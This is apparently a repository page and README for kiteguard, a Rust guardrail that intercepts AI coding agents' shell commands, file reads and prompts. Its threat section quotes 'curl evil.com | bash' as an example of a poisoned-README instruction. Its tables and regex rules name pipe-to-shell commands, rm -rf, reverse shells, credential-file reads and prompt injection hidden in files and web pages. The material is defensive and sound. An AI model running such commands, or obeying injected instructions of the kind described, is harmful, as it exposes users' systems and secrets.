kiteguard
Health Warn
- License — License: MIT
- Description — Repository has a description
- Active repo — Last push 0 days ago
- Low visibility — Only 7 GitHub stars
Code Warn
- network request — Outbound network request in console/src/api/events.js
Permissions Pass
- Permissions — No dangerous permissions requested
This tool acts as a runtime security guardrail for AI coding assistants like Claude Code, Cursor, and Gemini. It intercepts the agent's actions to block dangerous shell commands, prevent prompt injection, and stop sensitive data from leaking.
Security Assessment
The core application is written in Rust and does not request any inherently dangerous system permissions. However, the automated install script uses `curl | bash`, which is a known remote code execution risk if the repository is ever compromised. The rule-based scan also caught an outbound network request in the `events.js` file. While telemetry is standard, users should verify exactly what data is being sent back to the servers. Since the tool's primary function is to intercept and read local shell commands and file reads to evaluate them for threats, it inherently handles highly sensitive data. Overall risk is rated as Medium.
Quality Assessment
The project is actively maintained, with its most recent push happening today. It uses the permissive MIT license and claims to have 190 passing tests. However, community trust and visibility are currently very low. With only 7 GitHub stars, the project has not yet been broadly vetted by the open-source community, meaning hidden bugs or vulnerabilities are more likely to go unnoticed.
Verdict
Use with caution — the concept is useful, but its low community adoption, telemetry network calls, and handling of highly sensitive data warrant a thorough manual code review before deploying in production environments.
Open-source runtime security guardrails for Claude Code — blocks dangerous commands, detects prompt injection, and prevents PII leakage before it happens.

Open-source runtime security guardrails for Claude Code, Cursor, and Gemini CLI
kiteguard watches every move your AI agent makes — and stops the dangerous ones.




Install
Option 1 — Install script (quickest):
curl -sSL https://raw.githubusercontent.com/DhivakaranRavi/kiteguard/main/scripts/install.sh | bash
Option 2 — Build from source (recommended for security-conscious users):
git clone https://github.com/DhivakaranRavi/kiteguard.git
cd kiteguard
cargo build --release
sudo install -m755 target/release/kiteguard /usr/local/bin/kiteguard

# Register with your agent(s):
kiteguard init --claude-code   # Claude Code
kiteguard init --cursor        # Cursor
kiteguard init --gemini        # Gemini CLI
No dependencies beyond a Rust toolchain. Get Rust at rustup.rs.
Why kiteguard
AI coding agents — Claude Code, Cursor, and Gemini CLI — autonomously execute shell commands, read your entire codebase, fetch external URLs, and modify files without asking for confirmation. That power also means:
- A poisoned README can instruct the agent to run
curl evil.com | bash - A web page the agent fetches can contain embedded instructions
- PII in files the agent reads goes straight to the AI API
- No security team has visibility into what developers are doing with AI agents
kiteguard solves this by intercepting at critical points in every agent session — before damage happens.
How it works

What it blocks
| Threat | Hook |
|---|---|
curl | bash, wget | sh pipe attacks |
PreToolUse / beforeShellExecution |
rm -rf /, rm -rf ~, reverse shells |
PreToolUse / beforeShellExecution |
Reads of ~/.ssh, .env, credentials |
PreToolUse / beforeReadFile |
Writes to /etc, .claude/settings.json |
PreToolUse |
| SSRF to cloud metadata endpoints | PreToolUse / beforeMCPExecution |
| Prompt injection in developer input | UserPromptSubmit / beforeSubmitPrompt |
| PII (SSN, credit cards, emails) in prompts | UserPromptSubmit / beforeSubmitPrompt |
| Injection embedded in files agent reads | PostToolUse / afterShellExecution |
| Secrets/API keys echoed in responses | Stop / afterAgentResponse |
Configuration
Works with secure defaults. To customize for your org, create ~/.kiteguard/rules.json:
{
  "bash": {
    "block_patterns": ["curl[^|]*\\|[^|]*(bash|sh)"]
  },
  "file_paths": {
    "block_read": ["**/.env", "**/.ssh/**"]
  },
  "pii": {
    "block_in_prompt": true,
    "types": ["ssn", "credit_card", "email"]
  },
  "webhook": {
    "enabled": true,
    "url": "https://your-siem.company.com/kiteguard"
  }
}
CLI
| Command | Description |
|---|---|
kiteguard init --claude-code |
Register kiteguard hooks with Claude Code |
kiteguard init --cursor |
Register kiteguard hooks with Cursor |
kiteguard init --gemini |
Register kiteguard hooks with Gemini CLI |
kiteguard serve [PORT] |
Launch the local security console (default: 7070) |
kiteguard audit |
View the local audit log (all events) |
kiteguard audit verify |
Verify audit log hash-chain integrity — detects tampering |
kiteguard policy |
View active security policies (alias for policy list) |
kiteguard policy list |
Print all active policy settings |
kiteguard policy path |
Print the path to the active rules.json file |
kiteguard policy sign |
Re-sign rules.json after manual edits |
kiteguard --version |
Print version |
kiteguard --help |
Show help |
Console
kiteguard serve launches a local security console — no cloud, no account, no data leaves your machine.
kiteguard serve          # http://localhost:7070
kiteguard serve 9090     # custom port
What you see
Stats bar — live counters across all intercepted events:
- Total events, total blocks, allow rate %, active rule count
Threat chart — doughnut chart breaking down blocked events by rule type (secrets leak, prompt injection, PII exposure, path traversal, command exec)
Timeline — hourly bar chart of the last 24 hours showing event volume at a glance
Audit log table — paginated list (100 events/page) with:
| Column | Detail |
|---|---|
| TIMESTAMP | Local date + time |
| HOOK | Which intercept point fired (UserPromptSubmit / PreToolUse / PostToolUse / Stop / beforeShellExecution / beforeReadFile / …) |
| VERDICT | ✓ ALLOW (green) or ✕ BLOCK (red) |
| REPO | Git repo the event came from |
| USER | OS user running the agent |
Filter bar — narrow the table by verdict (Block / Allow) or hook type. Filters reset pagination automatically.
Event detail modal — click any row to see the full event:
- Rule that triggered the block
- Reason — the exact detection detail (e.g.
"AWS secret key AKIA... detected in Write tool argument") - Host, input hash, and chain hash for tamper verification
- Click outside or
[✕ CLOSE]to dismiss
Audit log
Every event is logged to ~/.kiteguard/audit.log as hash-chained JSONL:
{"ts":"2026-03-28T10:23:01Z","hook":"PreToolUse","verdict":"Block","rule":"dangerous_command","reason":"Blocked shell command: rm -rf /var/log/* in Bash tool","user":"alice","host":"macbook-pro","repo":"acme/infra","input_hash":"a3f9...","prev_hash":"b12c..."}
{"ts":"2026-03-28T10:23:45Z","hook":"UserPromptSubmit","verdict":"Allow","rule":"","reason":"","user":"alice","host":"macbook-pro","repo":"acme/frontend","input_hash":"d7e2...","prev_hash":"a3f9..."}
Each entry includes reason for blocked events — the exact detection detail (e.g. "AWS secret key pattern AKIA... detected"). The hash-chain links every entry to the previous one, making log tampering detectable via kiteguard audit verify.
Architecture
Built in Rust as a single static binary. No runtime dependencies.
- Hooks dispatch to
src/hooks/handlers - Detection logic lives in
src/detectors/ - Policy engine in
src/engine/ - Audit logging in
src/audit/
See docs/architecture.md for the full technical design.
Security
kiteguard has been audited against the OWASP Top 10. Key hardening measures:
- Fail-closed — any internal error blocks the action (exit 2)
- Constant-time HMAC — policy signature verification is timing-attack-safe
- No unsafe Rust — zero
unsafeblocks in the entire codebase - Absolute binary paths —
curlresolved to/usr/bin/curl(no$PATHhijacking) - Private temp files — webhook payloads written to mode
0o600temp files (not visible inps aux) - Audit log permissions —
~/.kiteguard/audit.logcreated with0o600at write time - Bounded caches — regex and glob caches are capped (512 / 256 entries) to prevent memory exhaustion
- Monotonic rate limiter — uses
Instant(notSystemTime) so clock skew can't bypass limits - Multi-layer SSRF protection — handles hex, octal, decimal, IPv4-mapped IPv6, and double-encoded URLs
- 190 tests — unit + integration tests run on Ubuntu and macOS in CI
Contributing
See CONTRIBUTING.md. Issues labeled good first issue are a great starting point.
License
MIT
Reviews (0)
Sign in to leave a review.
Leave a reviewNo results found